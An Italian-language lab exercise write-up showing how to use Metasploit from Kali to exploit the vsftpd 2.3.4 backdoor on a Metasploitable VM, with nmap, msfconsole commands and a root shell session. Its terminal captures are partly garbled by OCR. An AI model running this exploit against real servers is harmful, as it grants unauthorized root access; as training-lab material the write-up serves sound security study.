## Esercizio 1 Settimana 7

## Metasploit

Oggi andiamo a prendere confidenza con una sessione di hacking utilizzando Metasploit sulla nostra macchina Metasploitable.

Per prima cosa andiamo a cambiare l'indirizzo IP di Meta in 192.168.1.149 e verifichiamo che comunichi con Kali effettuando un ping.

Andiamo quindi a startare Metasploit da terminale con il comando 'msfconsole' e cerchiamo il servizio vsftpd dato in consegna con il comando 'search vsftpd' generando la seguente schermata:

```
Actions Edit View Help
           metasploit v6.3.27-dev
2335 exploits - 1220 auxiliary - 413 post
1385 payloads - 46 encoders - 11 nops
9 evasion
Metasploit tip: Enable verbose logging with set VERBOSE
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
      auxiliary/dos/ftp/vsftpd_232
                                                   2011-02-03 normal Yes
                                                                                             VSFTPD 2.3.2 Denial of
 1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
Command Execution
                                                                       excellent No
                                                                                             VSFTPD v2.3.4 Backdoor
<u>msf6</u> >
```

A questo punto selezioneremo la versione adatta alla macchina vittima e, per conoscerne la versione in ascolto sulla porta, faremo una scansione nmap con comando 'sudo nmap -sV 192.168.1.149 21' (in questo caso abbiamo la versione 2.3.4):

```
root@Andrex/home

root@Andrex/home

is Edit View Help

ne: 1 IP address (1 host up) scanned in 0.47 seconds

(root@Andrex)-[/home/andrea]

-0 nmap -sT 192.168.1.149

Nap 7.94 ( https://mamp.org ) at 2023-11-06 16:05 CET

Nmap scan report for LAPTOP-4COMA36N.station (192.168.1.149)

Not shown: 977 closed tcp ports (conn-refused)

PORT STATE SERVICE

1/tcp open ftp

1/tcp open ssh

1/tcp open shell

2p open domain

2p open domain

2p open http

2p open domain


2p open microsoft-ds

2p open shell

2p open shell
                                                                                                                                                                                 mysql
postgresql
vnc
X11
irc
ajp13
unknown
                                                                                                                                                                  n unknown
08:00:27:6D:03:BF (Oracle VirtualBox virtual NIC)
```

Con il comando 'use 1' su metasploit andiamo ad utilizzare questo payload (diverso da un Malware poiché non ha bisogno delle azioni dell'utente).

Con 'info' vediamo le impostazioni dell'attacco e andiamo a settare 'RHOSTS' con l'IP di Meta o macchina vittima e facciamo partire il tutto con exploit: una volta finito il processo e stabilita la creazione della Shell il gioco è fatto e un eventuale BlackHat può agire indisturbato:



```
View the full module info with the info -d command.

msf6 exploit(umix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.60:35273 → 192.168.1.149:6200) at 2023-11-06 16:22:08 +0100

sudo su cd /
mkdir test_metasploit

■
```

Nella figura sopra possiamo notare che la connessione è avvenuta e a questo punto possiamo inserire comandi specifici come la creazione di cartelle e la navigazione tra le directory.

È molto importante settare le informazioni su attacchi e target che presentano la denominazione 'required : yes', esse sono indispensabili per poter eseguire il tutto con successo.

Possiamo quindi notare che all'interno della root è stata creata la directory che abbiamo nominato test\_metasploit direttamente dal terminale di Kali.